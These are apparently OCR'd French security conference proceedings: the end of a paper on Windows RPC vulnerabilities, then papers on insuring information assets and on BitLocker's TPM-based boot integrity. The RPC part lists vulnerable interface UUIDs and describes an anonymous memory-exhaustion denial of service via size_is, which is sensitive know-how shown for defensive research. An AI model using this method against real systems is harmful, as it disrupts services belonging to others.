MS05-046	NwWks	e67ab081-9844-3521-9d32-834f038001c0	NwrGetUser NwrGetUser
MS05-039	UmPnpMgr	8d9f4e40-a03d-11ce-8f69-08003e30051b	PNP_Detect ResourceConflict
MS05-017	Msmq	fdb3a030-065f-11d1-bb9b-00a024ea5525	QMDeleteObject
MS05-010	Lls	342cfd40-3c6c-11ce-	LlsReplication
		a893-08002b2e9c6d	RequestW
MS04-011	Lsarpc	3919286a-b10c-11d0-9ba8-00c04fd92ef5	LsarClear AuditLog
MS03-039	epmapper	000001a0-0000-0000-c000-000000000046	RemoteGet ClassObject
MS03-026	epmapper	4d9f4ab8-7d1c-11cf-861e-0020af6e7c57	Remote Activation

4.3 Quelques « fonctionnalités » surprenantes (Exemples de rétro-conception d'interfaces RPC)

Le service client DNS Avec Windows 2000, Microsoft a introduit un service de résolution DNS avec cache, exposant une interface RPC localement (donc une interface LPC). Un rapide coup d'œil à la bibliothèque dynamique impliquée permet d'isoler l'interface, et les symboles nous renseignent sur les fonctions accessibles au travers de cette dernière. Leurs noms sont explicites, par exemple :

- CRrReadCache,
- CRrReadCacheEntry,
- CrrCacheRecordSet.

Cela devient intéressant lorsque l'on s'aperçoit que ce service est hébergé au sein du binaire services.exe qui abrite de nombreux autres interfaces et points finaux RPC, dont certains accessibles anonymement à distance. Grâce aux propriétés de partages abordées précédemment, il devenait possible de contrôler le cache DNS d'un poste Windows 2000 à distance sans aucune authentification.

Le préfixe IDL size_is Comme nous l'avons vu précédemment le langage IDL permet d'utiliser le préfixe « size_is » pour définir la taille réelle d'un tableau transmis en argument :

```
[in][size_is (120)] char * tab;
```

Le code précédent représente un tableau de caractères de taille 120. On peut cependant trouver ce préfixe dans des conditions quelques peu différentes :

```
/* opcode: 0x30, address: 0x7509E017 */
long _NetrDfsCreateExitPoint (
```

```
[in][unique][string] wchar_t * arg_1,
[in] struct struct_17 * arg_2,
[in][string] wchar_t * arg_3,
[in] long arg_4,
[in] long arg_5,
[out][size_is(arg_5)] wchar_t * arg_6
);
```

La fonction NetrDfsCreateExitPoint est présente dans l'interface RPC « srvsvc ». Grâce (ou à cause) du partage des interfaces, « srvsvc » est accessible en anonyme via l'interface « browser ». On peut donc appeler la fonction précédente sans avoir besoin d'un mot de passe valide. Or la chaîne unicode arg_6 est un argument qui n'est présent que dans la réponse. De plus, cet argument utilise le préfixe size_is avec l'argument arg_5 qui est lui dans la requête.

L'implémentation RPC de Windows restreint cependant le champ size_is à 2 Gigas (0x7FFFFFFF). De plus on est ici dans le cas d'une chaîne unicode. Il faut donc que l'argument arg_4 soit inférieur à 1 Giga.

Un attaquant peut donc appeler cette fonction en anonyme et forcer la machine distante à allouer jusquà 1 Giga octet de mémoire, se qui aura pour effet de saturer la machine cible durant quelques secondes. Il suffit alors de répéter la requête (quelques octets seulement) pour provoquer un déni de service.

Une autre caractéristique très surprenante du préfixe size_is concerne les stubs en ligne. Soit le code suivant :

```
void test (
[in] long arg_1,
[in][size_is(arg_1)] char * tab
);
```

Si la fonction RPC est compilée en stub interprété alors le champ arg_1 sera testé pour vérifier que sa valeur est comprise entre 0 et 0x7FFFFFFF. Or ce n'est pas le cas avec un stub en ligne! Il est donc tout à fait possible d'envoyer un tableau de taille 100 avec l'argument arg_1 mis à 0xFFFFFFFF. Or si le code de la fonction test se base sur la valeur de arg_1 pour allouer une zone de mémoire équivalente à celle du tableau, il devient envisageable de pouvoir produire un déni de service, voir un heap overflow.

Il est donc par conséquent très important de ne pas se fier totalement à la définition IDL mais de continuer à faire les tests nécessaire dans le code pour se prévenir de se genre de failles.

5 Des efforts qui vont dans le bon sens

Bien que les différents points soulevés précédemment soient alarmants, Microsoft a réagi et apporte au fur et à mesure des corrections aux problèmes liés aux RPC, pas seulement en publiant des correctifs, mais en modifiant leur système d'exploitation.

En effet, l'arrivée de Windows XP SP2 et Windows 2003 SP1 a considérablement réduit le nombre de services accessibles en anonyme ainsi que le nombre d'interfaces partagées au sein d'un même process. Par exemple, sous Windows XP SP2, seul les interfaces « browser » et « spoolss » restent accessibles en anonyme ainsi que l'interface « srvsvc » en utilisant « browser ». La restriction

du nombre d'interfaces accessibles sans mot de passe réduit donc considérablement l'exploitation massive d'une faille RPC potentielle.

Un autre changement important lié à Windows XP SP2 et Windows 2003 SP1 réside dans le code même des fonctions RPC. En effet toutes les fonctions considérées comme dangereuses (printf, strcpy, strcat) ont été remplacées par des fonctions plus sûres (snprintf, strncpy, ...).

Un audit de sécurité approfondi à également été effectué afin de diminuer le nombre de failles pouvant être présentes. Il suffit, pour s'en convaincre, de regarder le nombre de failles récentes qui ont concernées Windows XP SP1 mais qui n'étaient pas présentes dans le SP2.

Enfin la sortie de URP1 pour Windows 2000 a également permis de diminuer le nombre de services RPC accessibles en anonyme mais a également grandement diminuer les informations qu'il était possible d'obtenir.

6 Microsoft, seul coupable ?

Bien que la majorité des failles RPC connues concerne le système d'exploitation Windows, d'autres failles toutes aussi critiques affectent d'autres logiciels. On peut, par exemple, présenter une faille qui affectaient les versions Windows du logiciel Veritas Backup Exec [VERITAS] :

```
93841fd0-16ce-11ce-850d-02608c44967b v1.0 / TCP port 6106
```

Ce service RPC offrait tout simplement, à quiconque se connectait sur le port TCP 6106, un accès total (lecture et écriture) à la base de registre Windows et permettait donc à un attaquant de compromettre le système. Le correctif de sécurité supprime le service RPC. Cependant tout n'est pas encore complètement fixé ! (* 0day *).

7 Conclusion

Si Microsoft fait de gros efforts de sécurisation de ses fonctionnalités fondées sur RPC, il ne faut pas perdre de vue que les RPC sont utilisés par bon nombre de développeurs comme base de communication entre applications cliente et serveur. A ce titre, même si le cœur du système tend à s'assainir, les vulnérabilités présentes un jour dans le système d'exploitation ont toutes les chances de se retrouver à un moment ou un autre dans les applicatifs.

Références

[MIDL] MSDN, Microsoft Interface Definition Language, `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnanchor/html/midl.asp`

[WNSI] Windows Network Services Internals, `http://www.hsc.fr/ressources/articles/win_net_srv/`

[MUDDLE] A MIDL format string disassembler, `http://www.cse.unsw.edu.au/~matthewc/muddle/`

[UNMIDL] MIDL decompiler in python, `http://www.immunitysec.com/resources-freesoftware.shtml`

[MIDA] MIDL decompiler plugin for IDA, `http://cgi.tenablesecurity.com/tenable/mida.php`

[VERITAS] VERITAS Backup Exec Server Remote Registry Access Vulnerability, `http://seer.support.veritas.com/docs/276605.htm`

Qualification et quantification des risques en vue de leur transfert : la notion de patrimoine informationnel.

Jean-Laurent Santoni

Marsh Risk Consulting France

1 Introduction

Pour les systèmes d'information, un des points majeurs en matière de gestion des risques et de leur transfert tient dans la qualification des objets informationnels et de l'identification des flux échangés entre les différents acteurs (qualification juridique et technique, et qualification des évènements redoutés) d'une part, et d'autre part dans la quantification des enjeux, qu'il s'agisse des pertes supportées, des frais de continuité engagés ou des dettes de responsabilités en découlant.

Qualification et quantification supposent alors de quitter la sphère technique et de se placer dans une double perspective : l'économie des immatériels, d'une part, et l'écologie des immatériels, d'autre part.

L'économie des immatériels est fondée sur l'émergence de la notion de patrimoine informationnel. Le patrimoine informationnel devra être appréhendé d'une part en ce qu'il peut être en tant qu'actif patrimonial l'objet du risque, la cible du préjudice, et d'autre part en ce qu'il peut être le fait générateur du risque, la source du préjudice, élément de passif patrimonial. Une réflexion devra être menée sur les composantes du patrimoine informationnel, essentiellement sur les données (logiciel, base de données, informations) et les traitements (flux et échanges). Cette réflexion devra intégrer des aspects juridiques stricto sensu (qualifications et régimes juridiques), mais également des aspects économiques (analyse de la valeur) si l'on veut appréhender les deux éléments clés du risque que sont la définition des faits générateurs et la quantification des pertes induites.

L'écologie des immatériels sera, elle, fondée sur l'émergence des nouveaux rapports entre l'homme et l'environnement informationnel mondial, dans une perspective où se mêleront la morale et le droit. L'expression d'écologie renvoie à une approche internationale et à la mise en œuvre de politique d'incitation et de répression des comportements.

2 Qualification et quantification des risques en vue de leur transfert : la notion de patrimoine informationnel

La révolution technologique, qui bouleverse les modes opératoires et modifie la façon dont la valeur est créée a engendré une nouvelle économie composée d'acteurs prestataires de services immatériels. Outre l'émergence de cette nouvelle économie numérique, nous assistons à un déplacement de la valeur, du matériel vers l'immatériel. Ainsi, pour l'entreprise au sens large, on parlera de plus en plus de concepts tels que le « patrimoine informationnel », démontrant par là la reconnaissance du poids grandissant de la valeur des informations par rapport à leur support ou, plus généralement, aux seuls actifs physiques. Les composantes du patrimoine informationnel sont essentiellement les données (logiciel, base de données, informations) et les traitements (flux et échanges).

2.1 L'environnement numérique : immatériel et sans frontières

L'environnement numérique se caractérise par les principales spécificités suivantes :

Un environnement ouvert Les réseaux numériques sont totalement ouverts par conception, accessibles à tous ceux qui sont connectés. Le nombre d'utilisateurs est *a priori* illimité. En conséquence, le système d'information d'une entreprise connectée au réseau numérique est relié à l'extérieur.

Une dématérialisation des échanges et des biens Un commerce sans échange physique entre acheteur et vendeur (commerce électronique),

Un réseau qui n'appartient à personne en tant que tel Seule l'extrémité, *i.e.* la tête du réseau, appartient à une entreprise ; c'est également un univers sans autorité centrale, ni juridiction au niveau international.

Dans ce contexte, on comprendra que les aspects liés à la sécurité, à l'authenticité et à la confidentialité de l'information seront de plus importants que dans un environnement fermé, à l'image d'un environnement physique. On retiendra également la dépendance croissante des entreprises envers ce type de technologies (qui peut aujourd'hui se passer des biens incorporels ?) car elles procurent un accès au consommateur, particulier ou entreprise, et permettent une diminution des coûts. *A contrario*, la défaillance de tout ou partie de cet ensemble peut entraîner des pertes graves pour l'entreprise.

Quelle est la nature des risques pesant sur l'environnement numérique et les biens incorporels ?

Les caractéristiques de l'environnement numérique se traduisent par un risque d'amplification ou de contagion par un effet de domino. En considérant les risques en termes de fréquence et de gravité, il est possible de mettre en évidence au moins quatre domaines où les technologies numériques et les biens incorporels amplifient l'exposition aux risques :

1. L'augmentation du nombre potentiel des réclamations : le nombre d'acteurs et de connectés augmente de manière exponentielle.
2. L'augmentation de la gravité potentielle des sinistres :
   - l'offre est de plus en plus riche et davantage mise en valeur ;
   - afin d'augmenter le flux de leurs revenus à l'international, les entreprises utilisent de plus en plus les technologies numériques comme outil de communication et d'échange.
3. La multiplication des mises en cause potentielles : on assiste à une démultiplication du nombre d'intervenants ayant une implication directe ou indirecte dans les technologies numériques.
4. L'augmentation de la complexité des risques traditionnels et des procédures juridiques : le caractère international d'Internet et du commerce électronique, implique un risque accru de conflit de loi. Une fois l'information ou l'offre émise sur le réseau, sa diffusion peut échapper totalement au contrôle de son auteur. De fait, il paraît impossible de respecter l'intégralité des législations nationales de par le monde.

En conclusion, si les activités liées aux technologies numériques ont fait apparaître de nouveaux types de risques, dans un grand nombre de cas, ce sont des risques classiques qui se trouvent démultipliés et amplifiés par le recours à ce nouveau support.

2.2 Un déplacement du risque : de l'atteinte physique à l'atteinte logique et incorporelle

Parallèlement à la migration de la valeur vers l'immatériel, on assiste depuis une vingtaine d'années à une modification de l'environnement hostile qui concerne les sources de pertes occasionnées aux entreprises. La malveillance, qu'elle soit inspirée par des motifs mercantiles ou des intentions purement malignes, continue de croître pour prendre des formes de plus en plus inquiétantes, comme en témoigne l'actualité la plus récente. Sans nécessairement faire preuve de sensationnalisme, nous assistons à une escalade dans les attaques logiques contre les systèmes d'information des entreprises ou des administrations, avec le franchissement d'une nouvelle étape : le réseau lui-même devient la cible, avec un objectif de paralysie à l'échelle mondiale !

Cependant, tous les acteurs économiques ne sont pas logés à la même enseigne dans l'échelle des risques encourus. En conséquence, gérer le risque lié à l'environnement numérique et pesant sur les biens incorporels implique une analyse spécifique à chaque utilisateur.

2.3 Les types d'activités à risques

Les expositions aux risques varient en fonction de chaque type d'activités. Néanmoins, il est possible de mettre en évidence un certain nombre de facteurs de risques et corrélativement des impacts spécifiques, comme le montrent les exemples suivants :

1. Dépendance à une technologie complexe qui peut être fragile et insuffisamment testée pour sa tolérance aux défauts : dans ce domaine où l'innovation produit et la communication marketing sont essentielles, il faut aller vite et « sortir » le premier.
2. Concentration d'activités et de services auparavant éclatés, voire externalisés : publicité, paiement, livraison...
3. Nécessité technique de connecter des systèmes internes critiques au monde extérieur :
   - contrôle des commandes et des inventaires ;
   - comptabilité et paiement ;
   - système de contrôle d'accès ;
   - système d'identification et d'authentification.
4. Risque accru de fraude technologique ; défis de *hacking* ciblant des entreprises connues ou fortement protégées.
5. Extension de la législation du droit d'auteur aux logiciels, au contenu et aux applications commerciales ; fréquence accrue des litiges fondés sur le droit d'auteur, nature complexe de ces droits dans le monde.

2.4 Les risques immatériels susceptibles d'être couverts par un contrat d'assurance

Fraude informatique Enlèvement fautif de biens matériels (argent, titres boursiers et autres biens) et immatériels (services, propriété intellectuelle et données) effectué par les salariés ou les non-salariés.

Vol de données électroniques et d'actifs électroniques Enlèvement fautif du code logiciel, des informations sur les fournisseurs, des informations confidentielles ou propriétaires, dont la propriété intellectuelle, le code source, les données clients, les informations électroniques du fait d'un accès non autorisé ou d'une utilisation non autorisée des réseaux informatiques.

Vol des ressources du système d'information Les ressources informatiques ou télécoms sont utilisées à des fins non officielles et non autorisées.

Divulgation d'actifs électroniques Divulgation non autorisée d'informations propriétaires ou confidentielles enregistrées sous format électronique, résultant d'un délit informatique, d'un acte malveillant (attaque), ou d'une erreur non intentionnelle de la part du personnel informatique autorisé dans l'exercice normal de ses fonctions.

Actes malveillants (attaques) Modification ou dégâts causés aux systèmes ou aux données dans le but de nuire, de saboter, d'agir de façon malveillante, de se venger, par motivation politique ou sociale, pour faire une farce ou s'amuser.

Endommagement des informations électroniques À cause d'une erreur humaine ou du fait d'un acte ou d'une erreur non intentionnels de la part du personnel informatique autorisé dans l'exercice normal de ses fonctions.

Code nuisible Implantation, introduction, et diffusion de virus informatiques, de bombes logiques, de chevaux de Troie et d'autres formes de code malveillant.

Déni de service Une attaque cause la dégradation des performances ou la perte du service (interruption de service ou arrêt) d'un site Web ou d'une application réseau.

Perte de service Arrêt du système informatique, « crash », dégradation des performances du fait d'une erreur non intentionnelle de la part du personnel informatique autorisé dans l'exercice normal de ses fonctions.

Interruption du service hors site Dangers physiques (tels que les ouragans et les incendies), les attaques, les accidents, et le dysfonctionnement de l'infrastructure de communication du réseau, dont les satellites, les lignes téléphoniques, les câbles, les lignes électriques et les câbles optiques.

Risques liés au e-commerce Authentification (validité d'une transmission, du message ou de l'expéditeur), non-répudiation (service cryptographique qui empêche légalement l'expéditeur d'un message ou l'acheteur de nier être l'auteur du message ou de nier la transaction à une date ultérieure).

Courrier électronique d'entreprise Le type d'informations et le contenu des courriers électroniques peuvent être interceptés par des personnes non autorisées lors de litiges avec des tiers et des salariés. Les défaillances de la sécurité (par ex. : mots de passe et cryptage) peuvent amener à la divulgation d'informations propriétaires (espionnage industriel possible) ou en une situation embarrassante.

2.5 L'assurance du patrimoine informationnel

Aujourd'hui, les échanges économiques se dématérialisent et passent du monde réel au monde virtuel. De simple outil, le système d'information se place au cœur de l'entreprise et constitue un élément essentiel de sa compétitivité, interconnecté avec des réseaux externes. Système nerveux et mémoire de l'entreprise, élément souvent crucial de sa compétitivité, il fait l'objet de mesures de sécurité préventives. Les estimations réalisées montrent que le budget affecté à la prévention constitue de 10 à 20 % du budget informatique, lequel souvent représente de 1 à 2 % du chiffre d'affaires.

Au-delà d'un certain niveau, les investissements supplémentaires dans la prévention perdent de leur efficacité. En outre, celle-ci ne parviendra jamais à prendre en compte l'ensemble des aléas, dont le facteur humain. Se pose alors la question du choix entre prévention et assurance dans le cadre d'une approche globale de la sécurité et du budget qui lui est consacré.

Les couvertures d'assurances doivent donc intégrer le « capital information » indispensable à l'activité des entreprises :

1. les données nécessaires à la transaction commerciale ;
2. le patrimoine constitué par le système d'information.

Pourtant, les réponses des assureurs en matière de couvertures immatérielles sont longtemps restées morcelées, les garanties proposées étant soit des extensions dans le cadre de contrats « Tous Risques Informatiques » excluant systématiquement les risques logiques, soit des extensions « Sabotage Informatique » à partir de protections « Fraude » excluant alors toute autre forme de malveillance. Enfin, le montant des garanties accordées ne reposait pas sur une valorisation préalable de la matière assurée et se révélait la plupart du temps très insuffisant.

Ces dommages sont aujourd'hui assurables à partir des polices d'assurance dédiées, proposant des capacités croissantes. Ce nouveau concept d'assurance accorde aux entreprises une protection financière efficace contre l'ensemble des vulnérabilités internes ou d'origine externe, pouvant affecter l'intégrité et la disponibilité de leur système d'information.

2.6 Le cadre général des polices dédiées

Généralement de type « Tous Risques Sauf », il couvre :

1. les frais supplémentaires d'exploitation informatique, permettant notamment de financer un plan de secours ;
2. les frais supplémentaires additionnels ;
3. les pertes d'exploitation ;
4. avec, notamment, la prise en charge des frais engagés pour reconstituer les programmes et données informatiques, même en l'absence de sauvegardes exploitables.

Cette garantie peut être mise en jeu lorsque l'information a été détruite, altérée, volée ou perdue, et ce quels que soient :

1. le type de sinistre (incendie, dégât des eaux, sabotage, virus, intrusion par les réseaux ouverts tels qu'Internet, carence de réseaux externes...) ;
2. la nature de l'information (progiciels, développements spécifiques, CAO-DAO, bases de données, paramétrages...) ;

3. le média utilisé (disques, bandes...).

Sont considérées par les compagnies d'assurance comme dommages immatériels informatiques les atteintes à la disponibilité et à l'intégrité d'un système d'information pouvant entraîner des pertes pécuniaires :

1. qu'il y ait ou non atteinte à l'intégrité physique de l'outil informatique ou d'un support d'informations ;
2. que les événements dommageables résultent d'une erreur de manipulation ou de pupitrage des supports de données ou d'un acte de malveillance.

Il s'agit de couvrir :

1. les frais de reconstitution des informations détruites ou altérées ;
2. les frais supplémentaires d'exploitation informatique ;
3. les pertes d'exploitation ou de marge brute d'exploitation ;
4. les pertes indirectes (intérêts débiteurs, intérêts créditeurs, pénalités contractuelles) ;
5. les frais de recherche, d'expertise, de décontamination des données infectées ;
6. les pertes de valeurs suite à fraude ;
7. les pertes d'image ;
8. la gestion de crise.

2.7 Cas particulier de l'assurance des entreprises clientes : notion de « Dommages Pour Compte »

Une évolution récente du concept d'assurance du patrimoine informationnel a permis d'envisager la couverture des entreprises utilisatrices de produits et services diffusés par la société assurée sur des bases contractuelles dites de « Dommages Pour Compte », le prestataire ayant transféré à l'assurance pour financement les risques encourus par ses clients dans le cadre d'une rupture de services en dehors de toute nécessité immédiate de recherche en responsabilité du prestataire à l'origine des préjudices subis dans des délais rapides en combinaison, le cas échéant, avec des couvertures Responsabilité Civile pour augmenter la capacité indemnitaire en cas de faute avérée.

L'objectif recherché n'est pas tant la sécurisation du client final en lui garantissant la bonne fin de l'opération réalisée ou de la prestation délivrée que la préservation de l'image de marque de la société prestataire.

A partir d'une couverture d'assurance dédiée à la relation contractuelle prestataire/client, le prestataire peut articuler et, éventuellement, étendre sa limitation contractuelle d'indemnité en proposant, dans le cadre de son contrat commercial, le financement :

1. de solutions palliatives matérielles et informationnelles dans l'hypothèse où la technologie informatique ou le service associé est détruit ou indisponible ;
2. des pertes d'activités consécutives au préjudice subi, tant en frais supplémentaires qu'en pertes d'exploitation.

Ces différents types de risques, bien qu'ayant des faibles probabilités d'occurrence en raison de la qualité des technologies déployées et des sécurités organisationnelles mises en place, peuvent générer une crise majeure car la confiance dans l'ensemble de la chaîne technologique sera remise en cause par les utilisateurs.

La réponse à de tels cas ne peut résider uniquement dans un transfert financier du risque vers des tiers, en raison, d'une part, de l'impact sur l'image et la marque, et, d'autre part, parce que la survie de l'entreprise dépend moins de sa capacité à indemniser des tiers que de son aptitude à réagir efficacement à cette crise.

L'Implémentation des Spécifications du TCG au sein de la plateforme Windows : un aperçu de BitLocker^{TM}

Bernard Ourghanlian

Microsoft France,
Directeur Technique et Sécurité
http://www.microsoft.com/france

Abstract. BitLocker^{TM} est la première mise en œuvre des spécifications de la version 1.2 du TCG (*Trusted Computing Group*) au sein de la plateforme Windows et permet d'effectuer le chiffrement complet d'un volume disque au niveau secteur afin d'offrir une protection contre les attaques logicielles réalisées en mode déconnecté. Cette fonctionnalité repose sur la mise en œuvre d'algorithmes de chiffrement AES complémentés par un algorithme de diffusion spécifique appelé *Elephant* [6].

1 Introduction

En juin 2002, Microsoft annonçait les premiers éléments du projet « Palladium ». En janvier 2003 Microsoft annonçait sa volonté de changer le nom de « Palladium » en *Next-Generation Secure Computing Base* (NGSCB). Windows ® BitLocker™ est la première mise en œuvre de cette génération de technologies qui vise à ancrer la confiance du logiciel dans le hardware.

Windows ® BitLocker™ Drive Encryption (appelé dans la suite BitLocker BDE ou tout simplement BDE et connu précédemment sous le nom de *Secure Startup – Full Volume Encryption* et sous le nom de projet « Cornerstone » [3], [4], [5]) est une fonctionnalité disponible avec les éditions *Enterprise* et *Ultimate* de Windows Vista. BitLocker BDE effectue le chiffrement complet d'un volume disque au niveau secteur et offre donc une protection contre des attaques logicielles en mode *offline*, attaques par lesquelles l'attaquant peut démarrer un autre système d'exploitation et accéder ainsi au disque directement pour en extraire les informations qu'il contient. BDE est conçu pour offrir une protection (confidentialité) contre le vol ou la perte d'ordinateurs portables ou d'ordinateurs dont la sécurité physique est insuffisante.

Note importante : Les informations fournies dans le présent document se fondent sur une version préliminaire de Windows Vista (pré-beta 2) ; celles-ci peuvent donc être soumises à changement et ce, jusqu'à la mise à disposition du logiciel dans sa version finale.

2 BitLocker^{TM}, TPM et TCG

BitLocker™ Drive Encryption est une fonctionnalité utilisant de manière optionnelle un TPM (*Trusted Platform Module*) tel que spécifié par le TCG[1] afin de protéger les données de l'utilisateur et pour s'assurer que le contenu du disque dur d'un ordinateur exécutant Windows Vista n'a pas été altéré alors que le système était *offline*. BDE fournit aux utilisateurs mobiles un bon niveau de protection de données en cas de perte ou de vol de système.

[1] TPM 1.2 - https://www.trustedcomputinggroup.org/groups/tpm/.

BDE améliore la securite des données en mettant en œuvre deux fonctionnalités majeures : le chiffrement de volume (CV) et le Contrôle d'Intégrité des premiers composants d'Amorçage (CIA).

- CV protège les données en interdisant aux utilisateurs non autorisés de casser la protection Windows des fichiers ou du système sur des ordinateurs perdus ou volés. Cette protection est obtenue en chiffrant la totalité du volume Windows. Avec une telle fonctionnalité, tous les fichiers utilisateur et tous les fichiers système sans exception sont chiffrés.
- CIA assure que le déchiffrement des données n'est effectué que si les composants initiaux de l'amorçage ont passé un contrôle d'intégrité.

BDE offre aussi des capacités d'extension et de management en exposant une interface WMI et en offrant des capacités d'écriture de scripts.

BDE est conçu principalement pour utiliser la protection matérielle offerte par le TPM (*Trusted Platform Module*) version 1.2. Un TPM est une puce matérielle inviolable (dans les limites offertes par l'implémentation du matériel considéré) disponible sur la plateforme hardware et qui fournit le niveau d'attestation machine et le niveau de confiance nécessaire pour assurer le stockage matériel des secrets et interdire un accès inapproprié à des informations confidentielles et sensibles. Les TPM reposent sur des technologies ouvertes et standardisées qui assurent l'interopérabilité de différents produits de sécurité dans un environnement hétérogène.

En utilisant le TPM comme solution matérielle pour protéger les clés, la partition Windows toute entière peut être chiffrée, y compris les fichiers d'hibernation et de pagination, les fichiers temporaires et les fichiers de *dump*.

2.1 BitLocker^{TM} et l'amorçage du système

BDE utilise les fonctionnalités du TPM, et plus spécifiquement le mécanisme de *Static Root of Trust Measurement* (SRTM) du *firmware* d'amorçage (défini par le TCG), par lequel la confiance peut être établie à partir de « mesures » effectuées au sein du processus de démarrage afin de construire une empreinte du système au sein des *Platform Configuration Registers*, ou PCR du TPM. La figure 1 illustre le *Static Root of Trust Measurement* des premiers composants d'amorçage. Dans le modèle SRTM, la confiance est établie en prenant des « mesures » du système quand celui est supposé être sûr. Les mécanismes de SRTM sont définis dans le document *TCG v1.2 PC Client Implementation Specification for Conventional BIOS*, disponible en `https://www.trustedcomputinggroup.org/specs/PCClient/`.

La séquence d'amorçage initiale dans le cas d'un BIOS conventionnel fonctionne de la façon suivante :

- Après un *reset* du système, les PCR 0 à 15 du TPM sont réinitialisés et l'on transfère l'exécution à une portion digne de confiance du *firmware*. Cette portion digne de confiance du *firmware* en combinaison avec le *hardware* est connue sous le nom de *Core Root of Trust Measurement* (CRTM). Cette portion du *firmware* peut uniquement être « flashée » à nouveau dans un environnement contrôlé et approuvé par le fabriquant du système.
- Le code du CRTM « mesure » la prochaine étape du *firmware* dans PCR [0] avant de l'exécuter. C'est typiquement la portion du *firmware* utilisé pour tester et configurer des éléments critiques du hardware comme la mémoire. Au fur et à mesure de l'exécution du processus d'amorçage, davantage de code est « mesuré » et enregistré dans PCR [0]. Le principe fondamental sous-jacent est que le code est toujours « mesuré » avant d'être exécuté. Après qu'une « mesure » ait été enregistrée dans un PCR, cette valeur est considérée comme permanente et ne peut être altérée. La nouvelle valeur du PCR est le *hash* (SHA-1) résultant de la concaténation des contenus précédents et de la nouvelle « mesure » (SHA-1 or PCR[x] || data).




Fig. 1. *Static Root of Trust Measurement* des premiers composants d'amorçage

Tant que chaque portion de code s'assure que tout nouveau code est « mesuré » avant son exécution, on peut maintenir la chaîne de confiance en encrant cette chaîne dans le hardware.

- Le *firmware* « mesure » le code optionnel en lecture seule (*read only code*) dans PCR [2]. Les ROM optionnelles peuvent également « mesurer » d'autre code en PCR [2]. Finalement, le *firmware* « mesure » la portion de code du *Master Boot Record* (MBR) en PCR [4] et la table de partitions en PCR [5].
- Le MBR prend alors le contrôle du processus d'amorçage en déterminant la partition active, en chargeant le premier secteur de la partition d'amorçage en mémoire et en « mesurant » les 512 premiers octets de ce secteur en PCR [8]. Le MBR transfère alors l'exécution à ce secteur d'amorçage.
- Le secteur d'amorçage de la partition active charge et « mesure » le restant du code d'amorçage dans PCR [9] avant de lui transférer l'exécution.
- Après que le code d'amorçage ait trouvé et chargé BOOTMGR, il « mesure » BOOTMGR dans PCR [10] avant de lui transférer l'exécution. On peut noter que dans le cas d'un futur code d'amorçage basé sur EFI (*Extensible Firmware Interface*), BOOTMGR sera plutôt « mesuré » directement dans PCR [4] et PCR [8], PCR [9] et PCR[10] n'étant pas utilisés.
- BOOTMGR contrôle l'intégrité de toute application d'amorçage pour ce qui concerne les volumes protégés par BDE et s'assure du maintien de l'intégrité lors de l'accès au volume protégé par BDE après que BOOTMGR ait gagné l'accès à la partition. Si le *Root of Trust Measurement* avant ce point est invalide, alors aucun des volumes protégés par BDE n'est accessible. Après avoir descellé le *Volume Master Key*, PCR [11] (qui au moment du descellement contient zéro) est rempli avec une valeur aléatoire afin que soit préservée la restriction d'accès aux secrets de BDE.

BOOTMGR transfère le contrôle au *loader* du système d'exploitation pour le volume spécifié et ce *loader* contrôle l'intégrité de tous les composants Windows avant de transférer le contrôle au système d'exploitation. Le système d'exploitation contrôle alors l'intégrité de tous les exécutables qui seront chargés, y compris ceux qui sont concernés par la réalisation d'un *logon* authentifié.

2.2 2.1 Mesures, scellement, descellement et clés

Lors de la mise sous tension, tous les PCR sont mis à zéro. Les PCR ne sont modifiés uniquement que par la fonction « *extend* » qui positionne effectivement le contenu d'un PCR au *hash* de son ancienne valeur et d'une chaîne de caractère qui lui est fournie comme donnée. On peut donc voir le contenu d'un PCR comme correspondant à un *hash* effectué sur toutes les chaînes de données qui ont été fournies lors des appels à la fonction *extend* pour ce PCR. Il n'y a aucun mécanisme permettant de positionner la valeur d'un PCR à un contenu donné, de telle façon que si un PCR a une valeur x après une série d'*extends*, la seule façon d'obtenir à nouveau la valeur x est d'effectuer exactement la même séquence d'*extends* après une mise sous tension.

La même technologie fournit le moyen de sécuriser par chiffrement le fichier d'hibernation (ou n'importe quel fichier de dump ou de pagination). Le réveil depuis l'hibernation correspond donc exactement à ce qui se passerait depuis un amorçage traditionnel.

